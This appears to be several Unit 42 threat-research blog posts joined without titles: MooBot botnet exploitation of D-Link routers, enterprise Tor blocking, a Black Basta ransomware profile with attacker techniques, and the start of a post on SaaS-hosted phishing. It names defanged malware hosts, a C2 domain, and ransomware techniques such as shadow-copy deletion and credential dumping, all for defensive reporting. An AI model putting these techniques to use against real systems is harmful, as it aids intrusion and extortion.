In early August, Unit 42 researchers discovered attacks leveraging several vulnerabilities in devices made by D-Link, a company that specializes in network and connectivity products. The vulnerabilities exploited include:
If the devices are compromised, they will be fully controlled by attackers, who could utilize those devices to conduct further attacks such as distributed denial-of-service (DDoS) attacks. The exploit attempts captured by Unit 42 researchers leverage the aforementioned vulnerabilities to spread MooBot, a Mirai variant, which targets exposed networking devices running Linux.
While D-Link has published security bulletins regarding all the vulnerabilities mentioned here, some users may be running unpatched or older versions or devices. Unit 42 strongly recommends applying upgrades and patches where possible.
Palo Alto Networks Next-Generation Firewall customers receive protections through cloud-delivered security services such as IoT Security, Advanced Threat Prevention, WildFire and Advanced URL Filtering, which can detect and block the exploit traffic and malware.
Four known vulnerabilities were exploited in this attack. Upon successful exploitation, the wget utility executes to download MooBot samples from the malware infrastructure and then executes the downloaded binaries. Vulnerability-related information is shown in Table 1.
The attacker utilizes four D-Link vulnerabilities that could lead to remote code execution and download a MooBot downloader from host 159.203.15[.]179.
Figure 2. CVE-2015-2051 exploit payload.The exploit targeting the older D-Link routers takes advantage of vulnerabilities in the HNAP SOAP interface. An attacker can perform code execution through a blind OS command injection.
Figure 3. CVE-2018-6530 exploit payload.The exploit works due to the older D-Link router's unsanitized use of the “service” parameters in requests made to the SOAP interface. The vulnerability can be exploited to allow unauthenticated remote code execution.
Figure 4. CVE-2022-26258 exploit payload.The exploit targets a command injection vulnerability in the /lan.asp component. The component does not successfully sanitize the value of the HTTP parameter DeviceName, which in turn can lead to arbitrary command execution.
Figure 5. CVE-2022-28958 exploit payload.The exploit targets a remote command execution vulnerability in the /shareport.php component. The component does not successfully sanitize the value of the HTTP parameter value, which can lead to arbitrary command execution.
Malware Analysis
All the artifacts related to this attack are shown in the following table:
Unit 42 researchers conducted analysis on the downloaded malware sample. Based on its behavior and patterns, we believe that the malware samples that were hosted on 159.203.15[.]179 relate to a variant of the Mirai botnet called MooBot.
Figure 6. MooBot random string generator.
The most obvious feature of MooBot is the executable file containing the string w5q6he3dbrsgmclkiu4to18npavj702f, which will be used to generate random alphanumeric strings.
Upon execution, the binary file prints get haxored! to the console, spawns processes with random names and wipes out the executable file.
Figure 7. MooBot creates processes.
As a variant, MooBot inherits Mirai’s most significant feature – a data section with embedded default login credentials and botnet configuration – but instead of using Mirai’s encryption key, 0xDEADBEEF, MooBot encrypts its data with 0x22.
Figure 8. MooBot configuration decode function.
After decoding its C2 server vpn.komaru[.]today from configuration, MooBot will send out a message to inform the C2 server that a new MooBot is online. The message starts with the hardcoded magic value 0x336699.
At the time of our analysis, the C2 server was offline. According to the code analysis, MooBot will also send heartbeat messages to the C2 server and parse commands from C2 to start a DDoS attack on a specific IP address and port number.
Conclusion
The vulnerabilities mentioned above have low attack complexity but critical security impact that can lead to remote code execution. Once the attacker gains control in this manner, they could take advantage by including the newly compromised devices into their botnet to conduct further attacks such as DDoS.
Therefore, we strongly recommend applying patches and upgrades when possible.
Palo Alto Networks customers receive protections from the vulnerability and malware through the following products and services:
Next-Generation Firewalls with a Threat Prevention security subscription can block the attacks with Best Practices via Threat Prevention signatures 38600, 92960, 92959 and 92533.
WildFire can stop the malware with static signature detections.
The Palo Alto Networks IoT security platform can leverage network traffic information to identify the vendor, model and firmware version of a device and identify specific devices that are vulnerable to the aforementioned CVEs.
In addition, IoT Security has an inbuilt machine learning-based anomaly detection that can alert the customer if a device exhibits non-typical behavior, such as a sudden appearance of traffic from a new source, an unusually high number of connections or an inexplicable surge of certain attributes typically appearing in IoT application payloads.
The Tor project provides one of the most well-known tools that users can leverage to stay anonymous on the internet. People use Tor for many different reasons, both benign and malicious. However, allowing Tor traffic on enterprise networks opens the door to a variety of potential abuses and security risks.
Political activists use Tor to express their views while staying out of sight of their governments. Cybercriminals use Tor to evade defenses and hide their identity from law enforcement. Tor is famous for enabling the operation of dark web marketplaces, such as Silk Road, where customers could procure a wide range of illicit goods, including drugs, weapons and fake identification documents. Malware authors regularly use Tor for denial-of-service (DoS) attacks, hidden reconnaissance, exploitation, command and control communication and data exfiltration.
For enterprises concerned about the risks of Tor traffic, the use of Tor for malware, command and control, exfiltration, and hidden reconnaissance are some of the most important security risks. Also, employees can use Tor to bypass content blocking policies (e.g., blocking of adult or gambling sites) such as those provided by the Palo Alto Networks DNS Security and Advanced URL Filtering services. Users can also elude geographic restrictions of services or buy illicit goods unchecked using Tor. To avoid these risks, we advise the blocking of Tor in enterprise networks.
Emphasizing the importance of monitoring or blocking Tor traffic in the enterprise, we observed 6,617,473 sessions to or from 691 devices within 204 customer networks in one month.
Palo Alto Networks provides two solutions as part of Threat Prevention that are best used together to filter Tor traffic. We maintain a verified and built-in Tor Exit IP External Dynamic List that our customers can use to block connections from Tor Exit nodes. Customers can also leverage the Palo Alto Networks traffic classification system App-ID to block incoming and outgoing Tor traffic. Additionally, customers can utilize Cortex XDR to alert on and respond to Tor-related threats on endpoints, in the network or in the cloud.
The goal of the Tor network is to provide a tool to internet users for anonymous communication. Tor stands for The Onion Router, which is the software that enables Tor nodes to participate in onion routing. Onion routing is a technique allowing anonymous communication. Anonymity on the internet means that no one can connect a user's actions and identity. For example, anonymous communication would mean that when a user connects to a server hosting a forum and makes a public post with a made-up username, neither a global observer, the forum operators nor other users should be able to tell the user's true identity based on these actions.
To better understand how hard it is to stay anonymous, let us introduce the imaginary country of lemons ruled by the tyrant Lemonheads, where it is frowned upon to like or discuss oranges. Emilia, our heroine, is part of a small rebellious group that loves oranges. To discuss her passion with others, she would like to visit a site called peel-the-orange[.]com.
One of Emilia's friends, Bob, always used to connect to peel-the-orange[.]com without using any anonymity-enhancing technology. Bob told Emilia that his traffic is encrypted since he connects using HTTPS, so no one can read what he is doing. Unfortunately for Bob, HTTPS does not encrypt the DNS name, peel-the-orange[.]com, so the lemon secret police could easily tell that he was visiting a site for orange enthusiasts. Therefore, he ended up on the bad lemons list.
After that, everyone in their group became more cautious. Emilia's other friends started using a foreign VPN provider to funnel their traffic through the VPN server and hide their identities. This effort truly made it hard for the lemon police to find out who is connecting to forbidden sites.
Jess, another friend of Emilia, was high on the Lemonheads’ list of suspected orange sympathizers. Observing Jess’s traffic, it became clear to the secret lemon police that she is frequently connecting to a known VPN provider. While the VPN provider helped Jess protect her identity, it proved to be a single point of failure. A VPN provider can be bribed, threatened or hacked, which are the favorite methods of the Lemonheads. More advanced adversaries (such as the lemon secret police) could employ correlation attacks based on statistical methods to match incoming and outgoing traffic to and from the VPN servers.
The lemon secret police initiated “Operation Super Sour” by compromising several servers of the VPN provider and stealing the complete list of all lemon citizens visiting peel-the-orange[.]com. As a result, many of Emilia's friends, including Jess, ended up on the bad lemons list. Furthermore, the lemon government started censoring connections to known foreign VPN server IP addresses to stop the dissidents’ decadent love for oranges.
Emilia became very careful after that last incident. She looked for a solution that would keep her safe, even if the lemon secret police could compromise the proxy/VPN servers she used. Additionally, she wanted to ensure that even peel-the-orange[.]com would not know her identity if someone infiltrated their server.
She soon found Tor, which seemed like it could help her stay anonymous. However, Emilia soon discovered that even this wasn’t foolproof. She told a few acquaintances about Tor, but the lemon secret police were able to identify one of them, Gordon, because he shared his nickname Orange Cake across different sites. Luckily, Emilia only used her pseudonym Orange Girl on peel-the-orange[.]com.
How Tor Works on a High Level
Figure 1 helps us explain how, using Tor, Emilia can stay anonymous even if the Lemonheads would have full global visibility of network traffic or could compromise a couple of Tor nodes.
At first, we assume that Emilia already has a Tor circuit built, meaning that her computer already selected three Tor nodes (servers running Tor software) to relay messages and obtained a shared key with each of them.
Figure 1. High-level overview of how connecting to a website looks using an already built Tor circuit.
Emilia’s computer first encrypts the private data in three layers (step 1 in Figure 1), hence the name onion routing. Her computer encrypts the data in reverse order: first with the key of the last exit node (Kn3), then with the middle relay node’s key (Kn2) and finally with the guard node’s key (Kn1). The guard node receives the data, removes the outermost layer of encryption using Kn1 and sends the decrypted message to the relay node. The middle node removes the next layer using Kn2 and relays it to the exit node. Finally, the exit node decrypts the message with Kn3 and sends the original data to the web server (in this example, peel-the-orange[.]com). The layered encryption enables secrecy and limits knowledge about who is involved in the communication as only the nodes that know the keys can decrypt the messages.
Table 1. This shows which nodes in the column headers know which nodes in the row headers.
Table 1 summarizes which nodes know about which other nodes. The guard node knows who Emilia is and the next node that receives Emilia’s message, the middle relay node. However, the guard node does not know about the last exit node and Emilia’s final destination, because decrypting with only Kn1, the message is still garbled for the entry node. The relay node knows the least. It does not know who is the original sender or the final destination and only knows the entry and exit nodes. The exit node knows about the middle relay node and the destination server, while the destination server only knows about the exit node.
Messages on the way back to Emilia are passed back in a similar fashion, each node adding a layer of encryption using the key shared with Emilia.
Figure 2. The global Tor Network and a global observer.
Figure 2 depicts Lemonheads as a global observer. When Emilia uses Tor, the Lemonheads can only observe her connection to the entry node. Even if they have complete global visibility of the messages passed, it becomes hard for them to track Emilia’s messages as they get mixed in with all Tor users’ traffic, and the layer of encryption changes every time the message is passed to another node. As discussed earlier, if Emilia were to use a single VPN provider, it would know what sites Emilia visits. Additionally, the Lemonheads could observe incoming and outgoing messages from the VPN server and possibly determine which sites Emilia is visiting.
A curious question is: How can Emilia share keys with Tor nodes without revealing her identity? Solving this problem is a two-part puzzle.
First, how can two nodes cooperate to create a key only known to them on a public network where anyone can read all communication? The answer is the Diffie-Hellman key Exchange (DHE) protocol. The idea is that first, both parties need to individually generate their own private secrets that they combine into a shared secret (Kn1) that only the two of them can compute. In practice, authenticated ECDHE based on elliptic cryptography is used to solve issues with vanilla DHE.
At this point, Emilia could go to each Tor node and establish a key with them individually, but that would reveal her identity to each of them. The second piece of the puzzle is establishing the keys using DHE. Instead of communicating directly with all three nodes, after establishing a key with the entry node, Emilia’s computer encrypts all messages with Kn1 and sends the message to the relay node through the entry node. This means that the relay node only knows the entry node and not Emilia. Similarly, Emilia’s computer encrypts DHE messages with Kn2 and Kn1 and sends them through the guard and relay nodes to the exit node.
Unfortunately, barely after Emilia learned about Tor and started using it, the Lemonheads started censoring connections to publicly advertised Tor node IPs. To counter such efforts, volunteers started running secret Tor bridges (private replacement of publicly advertised entry nodes) and made them available in small batches to only a few users at a time.
Making the matter worse for Emilia and her fellow orange-lovers, researchers found that they can discover Tor bridges by scanning the entire IPv4 space. We do not cover all challenges using Tor and additional issues are discussed in the DefCon 2022 Tor Presentation.
In conclusion, it turns out to be a continuous cat and mouse game for someone like Emilia to maintain anonymity online.
Malicious and Benign Use Cases for Tor
Internet users utilize Tor for many malicious and benign purposes. Political activists, similar to Emilia in the examples, want to make sure that their identity remains secret and they cannot be tied back to activities condemned by their government. Other users might want to protect their privacy and keep the sites they visit secret, even if the activity is not illicit where they live.
People might use Tor to reach geographically restricted content or to circumvent censorship by their government or content blocking by their institution. For example, if Tor traffic is not blocked, customers of Advanced URL Filtering could not stop employees using Tor from circumventing category-based filtering.
Tor is also famous for its onion services. For example, Tor helps to hide multiple whistleblower websites where users can report illicit and immoral activities in their organizations without having to worry about retaliation. An onion service keeps its IP address secret by allowing users to connect only using Tor. The idea is that both the user and the onion service connect through Tor, and they meet in the middle at a rendezvous point (a Tor node). While the goal of these onion services is not necessarily to enable illicit activities, past studies have found that Tor users established a large fraction or the majority of Tor hidden services for illegal purposes. However, only 6.7% of all Tor users connect to hidden services. The vast majority of users visit clear websites that are less likely to be illicit than onion services. For example, more than a million people use Tor to view Facebook’s hidden service allowing access from areas where governments censor it.
Attackers can leverage Tor for their activities too. Attacks usually start with reconnaissance, where the attacker explores the target’s infrastructure and searches for potential vulnerabilities, for example, by scanning for open ports and running services. Using Tor, attackers can hide their location and distribute their activity to multiple exit nodes.
Similarly, malicious actors can use Tor for later steps of an attack, such as exploiting vulnerabilities found during reconnaissance, updating malicious code on the target’s machine, command and control communication, and data exfiltration. Other malicious uses of Tor include DoS attacks, fake account creation, spamming and phishing.
Miscreants have utilized Tor for ransomware attacks in a variety of ways. In the case of Ryuk and Egregor ransomware, the initial Remote Access Trojan (RAT) called SystemBC used a Tor hidden service as a backdoor for command and control communications. Using Tor hidden services for command and control is useful when building bots as this makes the command and control hard to take down and maintains its accessibility unless connections to Tor are blocked, for example, by using various Palo Alto Network products. The Gold Waterfall threat group also used Tor for backdoor communication when installing DarkSide ransomware. Tor hidden service-based leak sites also have been utilized to host stolen data related to DarkSide and Ranzy locker. Additionally, DoppelPaymerused Tor payment sites to collect ransoms. Unit 42 recently published research on Cuba Ransomware, which uses a Tor hidden service-based leak site, and BlueSky ransomware, which sends a ransom note instructing targets to download the Tor browser as part of the process of regaining access to their files.
Tor usage is not specific to malware targeting servers and personal computers. A type of Android malware also uses a Tor hidden service as a command and control server to make takedowns hard.
Additionally, researchers found that Tor is used to send various malicious spam messages, often in the form of comments and dating spam. The authors also found that emails sent through Tor can contain severe threats, including the distribution of AgentTesla RAT, Adobe-themed phishing emails and Covid-19 loan scams.
How Do Criminals Using Tor Get Caught?
While Tor provides better anonymity than many other solutions, it is not perfect.
In 2013, a Harvard student tried to avoid taking one of his final exams by sending a bomb threat. He connected through Tor to an anonymous email provider to keep his identity secret. Then he used this email provider to send the bomb threat. While he used Tor properly, the student made a big mistake when he connected to Tor from Harvard’s wifi network. The student’s mistake was that Tor hides what you do, but not the fact that you use Tor. Authorities found out from the email’s headers that someone used Tor to send the email. From there, they checked the network logs to see if any student connected to Tor around the time the university received the email. Connecting the dots, they found the culprit, who faced criminal charges.
Ross Ulbricht, the creator of the infamous onion service Silk Road, also used Tor correctly but made a different operational mistake that led to his arrest. Silk Road was the most well-known dark web market at its time, where sellers offered goods like drugs, counterfeit cash, forged ID documents and firearms. The FBI found that early on, someone using the pseudonym “Altoid” was astroturfing to promote the Silk Road marketplace. Eight months later, Ulbricht posted a job advertisement using this pseudonym and the contact rossulbricht@gmail[.]com to hire an IT expert who can help with “a venture backed Bitcoin startup company.” The FBI was reportedly then able to access both the logs of a VPN server Ulbricht used and Google’s log of access to his Gmail address. Both records pointed to an internet cafe in San Francisco and led to his arrest. (Ulbricht’s mistake is similar to the mistake made by Gordon in our initial example, where he was caught because of his use of the nickname Orange Cake across multiple services.)
Attackers can deanonymize Tor users via other methods, for example, by using JavaScript or by setting up rogue Tor nodes (which might be happening in the real world now). The takeaway is that while Tor does offer a level of anonymity, users can leak their identity via operational mistakes, or they can be identified if the observer is determined and has the resources.
Methods to Block Tor Traffic
Table 2. How different methods can be used to stop malicious actors from leveraging Tor. The cells labeled Part 1* and 2* mean that the two solutions together need to be used to protect the enterprise.
To stop traffic to and from the Tor network, we can either block publicly advertised Tor IPs or identify and block Tor application traffic. Table 2 summarizes the use cases for each type of blocking mechanism. First, we can use the list of known exit node IPs to block attacks from Tor such as reconnaissance, exploitation, command and control communication, data exfiltration and DoS attacks. Using the list of known guard node IPs, we can stop our users and their machines from sending traffic to Tor and prevent data exfiltration, command and control communication, evasion of geo-restrictions and content blocking, and visits to .onion sites.
As the list of Tor bridge nodes is unknown, guard node IP-based blocking is only a partial solution. Instead, we can directly detect and block Tor traffic using App-ID, the Palo Alto Networks traffic classification system. Next to using available guard and bridge node IPs, App-ID looks at characteristics of connections – such as the cipher suite used or the size of data packets – to identify Tor traffic.
Furthermore, an attacker can initiate data exfiltration and command and control communication from the Tor network or the compromised machine. Therefore, to halt these attacks, it is best to use both exit IP-based and traffic analysis-based blocking.
Palo Alto Networks collects all publicly advertised Tor exit IPs and builds a circuit using each of them to test whether they work. The known and working Tor exits list constitutes our predefined Tor Exit IP External Dynamic List.
Using the Tor Exit IP External Dynamic List and App-ID, we observe that Tor usage is common in the enterprise, as we identified 6,617,473 sessions on 691 devices within 204 customer networks during one month.
Along with blocking Tor traffic, an enterprise can leverage endpoint protections such as Cortex XDR to provide coverage for Tor-based threats. Cortex XDR builds on user and entity behavior analytics (UEBA), endpoint detection and response (EDR), network detection and response (NDR) and cloud audit logs to detect the following activities:
Tor provides anonymity to its users, which they leverage for both benign and malicious uses. On the one hand, Tor can help political activists in oppressive regimes, improve privacy and protect whistleblower websites. On the other hand, Tor is useful for various malicious activities, including anonymous reconnaissance, data exfiltration, evasion of geo-restrictions, evasion of content blocking, and the running of illicit marketplaces on the dark web.
As cybercriminals often use Tor for malicious purposes, blocking Tor traffic in an enterprise setting is advisable. We find that attempts to use Tor are common, and we identified 6,617,473 sessions to or from 691 devices on 204 customer networks in one month. Palo Alto Networks provides two solutions for blocking Tor traffic as part of Threat Prevention that are best used together. We provide a verified and built-in Tor Exit IP External Dynamic List to our customers that they can use to block connections to Tor Exit nodes. Additionally, Tor traffic in the enterprise network can be blocked using the Palo Alto Networks traffic classification system App-ID. Furthermore, customers can leverage Cortex XDR to alert on and respond to Tor-related activities on endpoint devices, in the network or in the cloud.
Acknowledgments
We want to thank Michael Giuntoli, Yue Guan, Russell Holloway, Erez Levy, Daiping Liu, Erica Naone, Jason Reverri, Siddhart Shibiraj, Zachary Weinberg, Zhibin Zhang and Jimmy Chen for their invaluable input on this blog post.
Appendix: More Details on the DHE Key Exchange
Figure 3. How the basic DHE protocol for key exchange would look between Emilia’s computer and the Tor guard node. Note that in practice ECDHE (DHE with elliptic curve crypto) is used with node authentication.
We explain the DHE protocol in Figure 3. The idea is that first, both parties need to individually generate their own secret (a and b randomly selected) that they combine into a shared secret (Kn1) that only the two of them know. They achieve this by selecting large public prime numbers g and p and calculating A (= ga mod p) and B (= gb mod p), the public counterparts of their secrets (a and b). The trick is that only Emilia can calculate Kn1 (= Ba mod p) from public B, and only the entry guard can calculate Kn1 (= Ab mod p) from public A (leveraging that (ga)b = (gb)a).
There are two drawbacks to DHE. First, it is computationally expensive. Therefore, a more advanced version building on elliptic cryptography is used in practice called ECDHE. Second, Meddler-in-the-Middle (MitM) attacks are possible against plain DHE protocols as all messages are public. For example, the Lemonheads could act like they are the entry node to Emilia, generate keys with her, and at the same time pretend that they are Emilia to the entry node and share a different key with it. To counter MitM attacks, Tor uses an authenticated version of DHE. In the case of Tor networks, users authenticate Tor nodes by contacting several known directory authorities to retrieve node identities and certificates.
Black Basta is ransomware as a service (RaaS) that first emerged in April 2022. However, evidence suggests that it has been in development since February. The Black Basta operator(s) use the double extortion technique, meaning that in addition to encrypting files on the systems of targeted organizations and demanding ransom to make decryption possible, they also maintain a dark web leak site where they threaten to post sensitive information if an organization chooses not to pay ransom.
Black Basta affiliates have been very active deploying Black Basta and extorting organizations since the ransomware first emerged. Although the Black Basta affiliates have only been active for the past couple of months, based on the information posted on their leak site, they have compromised over 75 organizations at the time of this publication. Unit 42 has also worked on several Black Basta incident response cases.
The ransomware is written in C++ and impacts both Windows and Linux operating systems. It encrypts users’ data using a combination of ChaCha20 and RSA-4096, and to speed up the encryption process, the ransomware encrypts in chunks of 64 bytes, with 128 bytes of data remaining unencrypted between the encrypted regions. The faster the ransomware encrypts, the more systems can potentially be compromised before defenses are triggered. It is a key factor affiliates look for when joining a Ransomware-as-a-Service group.
Black Basta is ransomware as a service (RaaS) that leverages double extortion as part of its attacks. The attackers not only execute ransomware but also exfiltrate sensitive data and threaten to release it publicly if the ransom demands are not met. The threat actors behind the ransomware deploy a name-and-shame approach to their victim, where they use a Tor site, Basta News, to list all of the victims who have not paid the ransom.
Although the Black Basta RaaS has only been active for a couple of months, according to its leak site, it had compromised over 75 organizations at the time of this publication. At least 20 victims were posted to its leak site in the first two weeks of the ransomware’s operation, which indicates the group likely is experienced in the ransomware business and has a steady source of initial access.
It is also possible that this is not a new operation but rather a rebrand of a previous ransomware group that brought along their affiliates. Based on multiple similarities in tactics, techniques and procedures (TTPs) - victim-shaming blogs, recovery portals, negotiation tactics, and how quickly Black Basta amassed its victims - that the Black Basta group could include current or former members of the Conti group.
Unit 42 has observed the Black Basta ransomware group using QBot as an initial point of entry and to move laterally in compromised networks. QBot, also known as Qakbot, is a Windows malware strain that started as a banking trojan and evolved into a malware dropper. It has been used by other ransomware groups, including MegaCortex, ProLock, DoppelPaymer and Egregor. While these ransomware groups used QBot for initial access, the Black Basta group was observed using it for both initial access and to spread laterally throughout the network.
Figure 1 below shows the standard attack lifecycle observed with Black Basta ransomware.
Figure 1. Black Basta attack lifecycle based on Unit 42 incident response cases.
Technical Details
Black Basta is written in C++ and is cross-platform ransomware that impacts both Windows and Linux systems. In June 2022, a VMware ESXi variant of Black Basta was observed targeting virtual machines running on enterprise Linux servers.
The ransomware includes anti-analysis techniques that attempt to detect code emulation or sandboxing to avoid virtual/analysis machine environments. It also supports the command line argument -forcepath that is used to encrypt files in a specified directory. Otherwise, the entire system, except for certain critical directories, is encrypted.
The ransomware spawns a mutex with a string of dsajdhas.0 to ensure a single instance of the malware is running at a time. Then it will iterate through the entire file system, encrypting files with a file extension of .basta.
Black Basta ransomware encrypts users’ data through a combination of ChaCha20 and RSA-4096. To speed up the encryption process, the ransomware encrypts in chunks of 64 bytes, with 128 bytes of data remaining unencrypted between the encrypted regions. The ransomware also attempts to delete shadow copies and other backups of files using vssadmin.exe, a command-line tool that manages Volume Shadow Copy Service (VSS), which captures and copies stable images for backups on running systems.
It writes the Random-letters.ico and Random-letters.jpg files to the %TEMP% directory. The .jpg file is leveraged to overwrite the desktop background and appears as follows:
Figure 2. Black Basta desktop wallpaper.
It adds a custom icon to the registry, corresponding to the .basta icon, which is shown in Figure 3.
Figure 3. Black Basta icon.
It will then boot the system in safe mode and proceed to encrypt files. Following successful encryption, the file’s extension is changed to .basta and the ransomware will write numerous instances of readme.txt, which contains the following ransom note:
Figure 4. Black Basta ransom note.
Tactics, Techniques and Procedures
We have observed Black Basta affiliates leveraging the following TTPs:
Tactic / Technique
Notes
TA0001 Initial Access
T1566.001. Phishing: Spear phishing Attachment
Victims receive spear phishing emails with attached malicious zip files - typically password protected. That contains malicious doc including .doc, .pdf, .xls
TA0002 Execution
T1569.002. System Services: Service Execution
Black Basta has installed and used PsExec to execute payloads on remote hosts.
T1047. Windows Management Instrumentation
Utilizes Invoke-TotalExec to push out the ransomware binary.
T1059.001. Command and Scripting Interpreter: PowerShell
Black Basta has encoded PowerShell scripts to download additional scripts.
TA0003 Persistence
T1136. Create Account
Black Basta threat actors created accounts with names such as temp, r, or admin.
T1098. Account Manipulation
Added newly created accounts to the administrators' group to maintain elevated access.
T1543.003. Create or Modify System Process: Windows Service
Creates benign-looking services for the ransomware binary.
T1574.001. Hijack Execution Flow: DLL Search Order Hijacking
Black Basta used Qakbot, which has the ability to exploit Windows 7 Calculator to execute malicious payloads.
TA0004 Privilege Escalation
T1484.001. Domain Policy Modification: Group Policy Modification
Black Basta can modify group policy for privilege escalation and defense evasion.
T1574.001. Hijack Execution Flow: DLL Search Order Hijacking
Black Basta used Qakbot, which has the ability to exploit Windows 7 Calculator to execute malicious payloads.
T1543.003. Create or Modify System Process: Windows Service
Creates benign-looking services for the ransomware binary.
TA0005 Defense Evasion
T1484.001. Domain Policy Modification: Group Policy Modification
Black Basta can modify group policy for privilege escalation and defense evasion.
T1218.010. System Binary Proxy Execution: Regsvr32
Black Basta has used regsvr32.exe to execute a malicious DLL.
T1070.004. Indicator Removal on Host: File Deletion
Attempts to delete malicious batch files.
T1112. Modify Registry
Black Basta makes modifications to the Registry.
T1140. Deobfuscate/Decode Files or Information
Initial malicious .zip file bypasses some antivirus detection due to password protection.
T1562.001. Impair Defenses: Disable or Modify Tools
Disables Windows Defender with batch scripts, such as d.bat or defof.bat.
T1562.004. Impair Defenses: Disable or Modify System Firewall
Uses batch scripts, such as rdp.bat or SERVI.bat, to modify the firewall to allow remote administration and RDP.
T1562.009. Impair Defenses: Safe Boot Mode
Uses bcdedit to boot the device in safe mode.
T1574.001. Hijack Execution Flow: DLL Search Order Hijacking
Black Basta used Qakbot, which has the ability to exploit Windows 7 Calculator to execute malicious payloads.
T1622. Debugger Evasion
Uses IsDebuggerPresent to check if processes are being debugged.
TA0006 Credential Access
T1555. Credentials from Password Stores
Black Basta uses Mimikatz to dump passwords.
TA0007 Discovery
T1087.002. Account Discovery: Domain Account
Used commands such as net user /domain and net group /domain.
T1016. System Network Configuration Discovery
Lists internal IP addresses to target in C:\Windows\pc_list.txt – typically found on the Domain Controller.
T1082. System Information Discovery
Uses GetComputerName to query the computer name.
T1622. Debugger Evasion
Uses IsDebuggerPresent to check if processes are being debugged.
T1560.001. Archive Collected Data: Archive via Utility
TA0010 Exfiltration
T1567. Exfiltration over Web Service
TA0011 Command and Control
T1219. Remote Access Software
Black Basta has installed and used legitimate tools such as TeamViewer and AnyConnect on targeted systems.
T1573. Encrypted Channel
Uses Qakbot primarily and Cobalt Strike.
TA0040 Impact
T1486. Data Encrypted for Impact
Black Basta modifies the Desktop background by adding a .jpg in C:\Temp and creating a registry key HKCU\Control Panel\Desktop. Additionally modifies the registry to change the icon of encrypted files.
It encrypts files excluding those with a .exe, .cmd, .bat and .com extension. Uses ChaCha20 or RSA-4096 to encrypt victims.
T1489. Service Stop
Uses sc stop and taskkill to stop services.
T1490. Inhibit System Recovery
Black Basta deletes Volume Shadow Copies using vssadmin.
Table 1. Tactics, techniques and procedures for Black Basta activity.
Victimology
The ransomware group and its affiliate program reportedly compromised multiple large organizations, in sectors including consumer and industrial products; energy, resources and agriculture; manufacturing; utilities; transportation; government agencies; professional services and consulting; and real estate.
Black Basta operators also posted on dark web forums expressing interest in attacking organizations based in Australia, Canada, New Zealand, the U.K. and the U.S. Threat actors using the ransomware impacted organizations based in the U.S., Germany, Switzerland, Italy, France and the Netherlands (listed in descending order by numbers of allegedly breached organizations).
Figure 5. Black Basta post on dark web forums.
The threat actor(s) responsible for Black Basta operate a cybercrime marketplace and victim name-and-shame blog. This site is hosted as a Tor hidden service, where the Black Basta ransomware group lists their victims’ names, descriptions, percentage of stolen data which has been published, number of visits and any data exfiltrated. There were 75 victims listed on the leak site at the time of writing.
Figure 6. Black Basta News site where the threat actors post allegedly breached organizations (details redacted) and number of visits.
Courses of Action
Several adversarial techniques were observed in activity associated with Black Basta, and the following measures are suggested within Palo Alto Networks products and services to mitigate threats related to Black Basta ransomware, as well as other malware using similar techniques:
Product / Service
Course of Action
Initial Access
The below courses of action mitigate the following techniques:
The below courses of action mitigate the following techniques:
Create Account [T1136], Account Manipulation [T1098], Regsvr32 [T1218.010], File Deletion [T1070.004], Disable or Modify Tools [T1562.001], Modify Registry [T1112], Deobfuscate/Decode Files or Information [T1140], Disable or Modify System Firewall [T1562.004], Windows Service [T1543.003], DLL Search Order Hijacking [T1574.001], Group Policy Modification [T1484.001]
NEXT-GENERATION FIREWALLS
Ensure that the User-ID Agent has minimal permissions if User-ID is enabled
Ensure that security policies restrict User-ID Agent traffic from crossing into untrusted zones
Ensure that the User-ID service account does not have interactive logon rights
Ensure that 'Include/Exclude Networks' is used if User-ID is enabled
Ensure remote access capabilities for the User-ID service account are forbidden.
Ensure that User-ID is only enabled for internal trusted interfaces
Black Basta ransomware operators have been active since at least April 2022. Although their RaaS has only been active for the past couple of months it had compromised at least 75 organizations at the time of this publication. Due to the high-profile nature and steady stream of Black Basta attacks identified globally in 2022, the operators and/or affiliates behind the service likely will continue to attack and extort organizations.
Palo Alto Networks helps detect and prevent Black Basta ransomware in the following ways:
WildFire: All known samples are identified as malware.
If you think you may have been compromised or have an urgent matter, get in touch with the Unit 42 Incident Response team or call North America Toll-Free: 866.486.4842 (866.4.UNIT42), EMEA: +31.20.299.3130, APAC: +65.6983.8730, or Japan: +81.50.1790.0200.
Indicators of compromise and Black Basta-associated TTPs can be found in the Black BastaATOM.
Palo Alto Networks has shared these findings, including file samples and indicators of compromise, with our fellow Cyber Threat Alliance members. CTA members use this intelligence to rapidly deploy protections to their customers and to systematically disrupt malicious cyber actors. Learn more about the Cyber Threat Alliance.
Instead of creating phishing pages from scratch, more and more cybercriminals are now abusing legitimate software-as-a-service (SaaS) platforms, including various website builders or form builders, to host their phishing pages. Since these URLs are hosted on legitimate domains, they can be especially difficult for many phishing detection engines to detect. Furthermore, these platforms typically require little to no coding experience, significantly lowering the barrier to entry for creating and launching phishing attacks.
From the beginning of 2020 to June 2022, Palo Alto Networks analyzed the URLs detected by our Advanced URL Filtering service, and discovered that the number of phishing URLs hosted on legitimate SaaS platforms has continued to increase at an alarming rate. In fact, from June 2021-June 2022, the rate of newly detected phishing URLs hosted on legitimate SaaS platforms has increased over 1100%.
The Palo Alto Networks Advanced URL Filtering uses deep learning to analyze the content of each webpage at the URL level instead of the domain level. Customers with an Advanced URL Filtering subscription therefore receive protections from these platform-abuse phishing attacks.
Today, more organizations are adopting existing SaaS tools for tasks like handling file storage, building websites, and more importantly, enabling collaboration within and outside of the organization. For example, many website builders allow users to easily create websites without having to write any code themselves, and form builders allow users to easily create and share surveys, registration forms, etc. Recently, we’ve seen that cybercriminals have begun to abuse these SaaS platforms for their own nefarious uses. In early 2022, we noticed an uptick in phishing URLs hosted on legitimate SaaS platforms, and we decided to further investigate this trend.
Methodology
First, we gathered a list of various SaaS platforms that could potentially be used to host phishing attacks. We then looked at the phishing URLs discovered by The Palo Alto Networks Advanced URL Filtering service from January 2020-June 2022 and used signature-based pattern matching to determine which phishing URLs were hosted on each SaaS platform.
Examples of the types of SaaS platforms we studied are shown in Table 1.
Platform Type
Description
File Sharing
Sites for hosting and/or sharing files
Form Builders
Sites for creating forms, surveys, etc.
Website Builders
Popular website builders, typically requiring no coding experience
Note Taking/Collaboration
Sites for taking notes, writing documentation, creating internal dashboards, etc. Various productivity tools.
Design/Prototyping
Sites for designing/prototyping wireframes, infographics, mockups, etc.
Personal Branding
Sites for hosting social media links, personal portfolios, etc.
Table 1. Breakdown of types ofSaaS platforms studied in this research.
Results: Platform-Abuse Phishing Is on the Rise
